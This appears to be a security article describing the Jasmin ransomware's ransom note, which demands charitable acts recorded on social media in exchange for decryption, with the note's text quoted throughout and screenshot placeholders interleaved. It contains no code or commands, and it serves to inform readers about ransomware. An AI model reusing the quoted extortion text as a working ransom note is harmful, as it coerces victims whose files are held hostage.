


Hey ! Don't Worry

Your Files are safe

Jasmin's main page of the ransom note.

The "What Happened to My Computer?" button leads to a description of Jasmin, stating that all user files were encrypted.




Your important files are encrypted by Virus Name Jasmin !

What is Jasmin Virus?

Jasmin is a different kind of ransomware worm by which many of your documents, photos, videos, database and other important files are no longer accessible because they have been encrypted and it becomes impossible for users to access their files without decryption tool and valid key.

Jasmin description displayed by the ransom page.

In the following page, Jasmin ransom states that it's not seeking money, but to perform good actions for less fortunate people.



Our Aim

The word "Jasmin" means to show kindness

Story:-


Team Jasmin is not hungry of Money and Wealth but kindness. We want to make every person on the planet to be kind and wants to give them a hard lesson to always help poor and needy people.

So, all our victims need to be gentle and kind to get their files back. We know that you are very excited for the play.

Take Deep breath and look all around for those who needs help?
You! No way, the only way to help yourself is to help others

hope you understand

These good actions required by Jasmin are divided into three different activities. The first one asks the victim to donate new clothes or blankets.



Activity 1 = "Jasmin 1"

Your System Id is : 1A9A9E76

That we all know Thousands of people die due to sleeping on the roadside in the cold because they do not have clothes to cover their body


So, your 1st task is to provide new clothes/blankets to needy people of road side and make a video of this event.

Later post this video/photo to your Facebook, Instagram and WhatsApp stories by using photo frame provided by us and encourage other people to help needy people in winters.
Take a screen shot of your post and send email to us with valid post link, later our team will verify the whole case and promotes you for the next activity.

It's Does not costs you high but matters for humanity.

First activity required by Jasmin.

The second activity requires Jasmin victims to bring five less fortunate children under 13 years old to a restaurant and let them order the food they want.



Activity 2 = "Jasmin 2"

After completing the 1st activity you will be promoted for the Activity 2

Thousands of poor children have to sleep hungry in the long cold nights, because those ill-fated people have no luxury to have dinner every night in this cruel world.
You cannot feed them food for life, but you can give them 2 moments of happiness!


How!!
Hmm, Listen.

In the evening, pick any 5 poor children (under 13 years) of your neighborhood and take them to Dominos / Pizza Hut or KFC, then allow them to order the food they love to eat and try to make them feel happy. Treat those kids as your younger brothers.
Take some Selfies of them with full of smiles and happy faces,
Make a beautiful video story on this whole event and again post it on your Facebook, Instagram and WhatsApp Stories with photo frame and caption provided by us to encourage other peoples of your circle to spread kindness.
Take a screen shot of your posts, snap of restaurant's bill and send email to us with valid post link, later our team will verify the whole case and promotes you for the next activity.

Help those less fortunate than you, for it is real human existence.

Second activity required by Jasmin.

The third and final activity requires victims to provide medications to hospital patients.


Activity 3 = "The Final Jasmin"

After completing the 1st and 2nd Activity we will promotes you for the Activity 3.
You are almost done for achieving the heaven without being die!

There are so many people in the world who have suffered the pain of losing their loved ones due to lack of money. Lack of money is the biggest misfortune to get medical treatment at the right time.

Hmm, what's your duty now!
Hmm, Listen again!


Visit the nearest hospital in your area and observe the crowd around you inside the hospital premises.
You will see that there will be some people who need certain amount of money urgently for their medical treatment, but they are unable to arrange due to any reason.
You have to go near them and talk to them that they have been supported by you and they do not need to worry now,
Finally Provide them maximum part of required amount according to your ability.
Again, Take some Selfies of them with full of smiles and happy faces,

Record Audio while whole conversation between you and them and send it to us.

Write a beautiful article in your Facebook, Instagram and WhatsApp by sharing your wonderful experience to other peoples that how you transform yourself into a kind human being by becoming Victim of a Ransomware called Jasmin.
Take a screen shot of your posts and send email to us with valid post link,
later our team will verify the whole case and finally you will able to download the Complete Decryption Kit which includes The Main decryption tool, password file and the video tutorial to recover all your important files

Third and final activity required by Jasmin.

For proof, the Jasmin ransomware requests evidence of all activities through photos, videos and audios that must be published on a social network, with the links to the posts provided via email.


Our Email Address : anyemail@protonmail.com

Email Format

Subject -> Name of the activity
Body ->
My System Id:
My Task:
My Experience:
Social Media Links:
Note: Attach all the activity files with this email

Download Photo Frames and Post Captions

How to prove the activities to Jasmin.

Since Jasmin is a red team tool, it's possible that the developer created these ransom activities as a joke. Regardless of the real intent, these are the steps built into the Jasmin ransomware, which are being replicated by the variants, such as GoodWill.

